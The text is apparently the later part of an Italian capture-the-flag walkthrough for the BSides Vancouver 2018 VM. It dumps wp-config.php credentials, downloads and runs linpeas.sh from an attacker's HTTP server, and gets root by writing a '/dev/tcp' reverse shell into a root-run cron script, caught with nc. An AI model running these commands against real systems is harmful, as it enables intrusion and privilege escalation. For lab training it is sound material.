-rw-r--r-- 1 root    root    66361 Mar 4 2018 apt.extended_states.0
-rw-r--r-- 1 root    root    7557 Mar 3 2018 apt.extended_states.1.gz
-rw-r--r-- 1 root    root    7490 Mar 3 2018 apt.extended_states.2.gz
-rw-r--r-- 1 root    root    1426788 Mar 4 2018 dpkg.status.0
-rw-r--r-- 1 root    root    387190 Mar 3 2018 dpkg.status.1.gz
-rw-r--r-- 1 root    root    969 Mar 3 2018 group.bak
-rw-r--r-- 1 root    shadow  799 Mar 3 2018 gshadow.bak
-rw-r--r-- 1 root    root    1990 Mar 4 2018 passwd.bak
-rw-r--r-- 1 root    shadow  1616 Mar 4 2018 shadow.bak
www-data@bsides2018:/var/backups$ cd ..
cd ..
www-data@bsides2018:/var$ ls -la
ls -la
total 60
drwxr-xr-x 15 root    root    4096 Mar 7 2018 .
drwxr-xr-x 23 root    root    4096 Mar 3 2018 ..
drwxr-xr-x 2 root    root    4096 Mar 4 2018 backups
drwxr-xr-x 17 root    root    4096 Mar 3 2018 cache
drwxrwxrwt 2 root    whoopsie 4096 Feb 4 2014 crash
drwxr-xr-x 3 root    root    4096 Mar 3 2018 ftp
drwxr-xr-x 2 root    root    4096 Feb 4 2014 games
```

```
drwxr-xr-x 1 root    root    4096 Apr 19 2012 local
drwxr-xr-x 17 root    root    4096 Jun 18 05:10 log -> /run/lock
drwxr-xr-x 2 root    mail    4096 Feb 4 2014 mail
drwxr-xr-x 2 root    root    4096 Feb 4 2014 opt
lrwxrwxrwx 1 root    root      4 Mar 7 2018 run -> /run
drwxr-xr-x 8 root    root    4096 Feb 4 2014 spool
drwxrwxrwt 2 root    root    4096 Mar 7 2018 tmp
drwxr-xr-x 3 www-data www-data 4096 Mar 7 2018 www
www-data@bsides2018:/var$ cd www
cd www
www-data@bsides2018:/var/www$ ls -la
ls -la
total 8244
drwxr-xr-x 3 www-data www-data 4096 Mar 7 2018 .
drwxr-xr-x 15 root    root    4096 Mar 7 2018 ..
drwxr-xr-x 5 www-data www-data 4096 Mar 7 2018 backup_wordpress
-rw-r--r-- 1 www-data www-data 177 Mar 3 2018 index.html
-rw-r--r-- 1 www-data www-data 43 Mar 3 2018 robots.txt
-rw-r--r-- 1 abatchy abatchy 8420610 Mar 7 2018 wordpress-4.5.zip
www-data@bsides2018:/var/www$ cd backup_wordpress
cd backup_wordpress
www-data@bsides2018:/var/www/backup_wordpress$ ls -la
ls -la
total 196
drwxr-xr-x 5 www-data www-data 4096 Mar 7 2018 .
drwxr-xr-x 3 www-data www-data 4096 Mar 7 2018 ..
-rw-r--r-- 1 www-data www-data 35 Mar 7 2018 htaccess
-rw-r--r-- 1 www-data www-data 418 Sep 24 2013 index.php
-rw-r--r-- 1 www-data www-data 19935 Mar 5 2016 license.txt
-rw-r--r-- 1 www-data www-data 7358 Dec 6 2015 readme.html
-rw-r--r-- 1 www-data www-data 5032 Jan 27 2016 wp-activate.php
drwxr-xr-x 9 www-data www-data 4096 Apr 12 2016 wp-admin
-rw-r--r-- 1 www-data www-data 364 Dec 19 2015 wp-blog-header.php
-rw-r--r-- 1 www-data www-data 1476 Jan 30 2016 wp-comments-post.php
-rw-r--r-- 1 www-data www-data 2853 Dec 16 2015 wp-config-sample.php
-rwxr-xr-x 1 www-data www-data 2930 Mar 7 2018 wp-config.php
drwxr-xr-x 4 www-data www-data 4096 Mar 7 2018 wp-content
-rw-r--r-- 1 www-data www-data 3266 May 24 2015 wp-cron.php
drwxr-xr-x 16 www-data www-data 12288 Apr 12 2016 wp-includes
-rw-r--r-- 1 www-data www-data 2380 Oct 24 2013 wp-links-opml.php
-rw-r--r-- 1 www-data www-data 3316 Nov 5 2015 wp-load.php
-rw-r--r-- 1 www-data www-data 33837 Mar 5 2016 wp-login.php
-rw-r--r-- 1 www-data www-data 7887 Oct 6 2015 wp-mail.php
-rw-r--r-- 1 www-data www-data 13106 Feb 17 2016 wp-settings.php
-rw-r--r-- 1 www-data www-data 28624 Jan 27 2016 wp-signup.php
-rw-r--r-- 1 www-data www-data 4035 Nov 30 2014 wp-trackback.php
www-data@bsides2018:/var/www/backup_wordpress$ cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configuration for WordPress
```

```

* The base configuration for WordPress
*
* The wp-config.php creation script uses this file during the
* installation. You don't have to use the web site, you can
* copy this file to "wp-config.php" and fill in the values.
*
* This file contains the following configurations:
*
* * MySQL settings
* * Secret Keys
* * Database table prefix
* * ABSPATH
*
* @link https://codex.wordpress.org/Editing_wp-config.php
* @package WordPress
*/

/** MySQL settings - You can get this info from your web host */
/** The name of the database for WordPress */
define('DB_NAME', 'wp');

/** MySQL database username */
define('DB_USER', 'john@localhost');

/** MySQL database password */
define('DB_PASSWORD', 'thiscannotbet');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the @link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service)
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
*/
define('AUTH_KEY', 'put your unique phrase here');
define('SECURE_AUTH_KEY', 'put your unique phrase here');
define('LOGGED_IN_KEY', 'put your unique phrase here');
```

Dopo aver trovato quello che ci interessava ossia la password, provandola noterai che non è corretta

```
www-data@bsides2018:/tmp$ mysql -u john -p
mysql -u john -p
Enter password: thiscannotbeit
ERROR 1045 (28000): Access denied for user 'john'@'localhost' (using password: YES)
```

Quindi la scelta piu semplice è lanciare linpeas.sh. Per lanciare questo script sul target crea un server web temporaneo che serve i file presenti nella cartella ~/Vancouver.

Il server è accessibile da altre macchine tramite:

"http://<IP-di-Kali>:8000."

```
(root@kali)-[~/Vancouver]
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Creato il server temporaneo mi prendi linpeas.sh per poi successivamente lanciarlo

```
www-data@bsides2018:/tmp$ wget http://192.168.56.106:8000/linpeas.sh
wget http://192.168.56.106:8000/linpeas.sh
--2025-06-18 11:48:48-- http://192.168.56.106:8000/linpeas.sh
Connecting to 192.168.56.106:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 954437 (932K) [text/x-sh]
Saving to: `linpeas.sh'
100%[=====>] 954,437  --.-K/s  in 0.05s
```

```
www-data@bsides2018:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
www-data@bsides2018:/tmp$ ./linpeas.sh
./linpeas.sh
```



Do you like PEASS?

Learn Cloud Hacking : <https://training.hacktricks.xyz>
Follow on Twitter : @hacktricks_live
Respect on HTB : SirBroccoli

Thank you!

Dopo aver lanciato linpeas.sh successivamente devi utilizzare una tecnica di privilege escalation via cron job sfruttando uno script chiamato cleanup situato in **/usr/local/bin/**.

L'obiettivo: Diventare root sfruttando il fatto che **/usr/local/bin/cleanup** viene eseguito da root tramite cron e ha permessi scrivibili da **www-data**.

Tecnica usata: **Reverse Shell iniettata in uno script root-eseguito**

1. Scrittura nel file cleanup:

- **echo "bash -i >& /dev/tcp/192.168.56.106/8888 0>&1" > /usr/local/bin/cleanup**

```
www-data@bsides2018:/$ echo "bash -c 'bash -i >& /dev/tcp/192.168.56.106/8888 0>&1'" > /usr/local/bin/cleanup
</tcp/192.168.56.106/8888 0>&1'" > /usr/local/bin/cleanup
```

Questo comando inserisce una reverse shell nel file cleanup.

2. Aspetta che il cron job venga eseguito da root:

Se il file è chiamato automaticamente da cron (come LinPEAS mi ha mostrato), allora verrà eseguito col privilegio di root.

3. Dal terminale di Kali, tieni in ascolto su porta 8888:

- **nc -lvp 8888**

4. Quando la shell si connette... diventi root

```
(root@kali)-[~/Vancouver]
# nc -lvp 8888
listening on [any] 8888 ...
connect to [192.168.56.106] from (UNKNOWN) [192.168.56.103] 56834
bash: no job control in this shell
root@bsides2018:~# whoami
whoami
root
root@bsides2018:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:~# ls
ls
flag.txt
root@bsides2018:~# cat flag.txt
cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!
```

Fine

LinPEAS: cos'è e a cosa serve

LinPEAS è uno script utilizzato durante i penetration test post-exploitation per cercare vulnerabilità di escalation dei privilegi su macchine Linux.

A cosa serve LinPEAS

LinPEAS automatizza la raccolta di informazioni sensibili sul sistema compromesso per aiutarti a capire come ottenere privilegi più alti (es. diventare root).

LinPEAS controlla (esempi):

Categoria	Cosa cerca
Sudo rights	Comandi eseguibili come root senza password
Cron jobs	Script eseguiti automaticamente e modificabili
SUID binaries	Programmi con bit SUID che possono essere abusati
Misconfigurazioni	Permessi sbagliati su file importanti
Credenziali	Password in chiaro in file di config (es. wp-config.php)
Servizi in esecuzione	Porte aperte e servizi attivi localmente
File interessanti	.bash_history, shadow, passwd, etc.
Quando usarlo	

Dopo aver ottenuto una shell limitata (es. `www-data`) su una macchina compromessa:

1. Carichi `linpeas.sh` sulla macchina target
2. Lo esegui
3. Analizzi l'output alla ricerca di privilege escalation vectors

In sintesi:

LinPEAS serve a trovare una via per diventare root sulla macchina target, automatizzando i controlli che altrimenti andrebbero fatti a mano.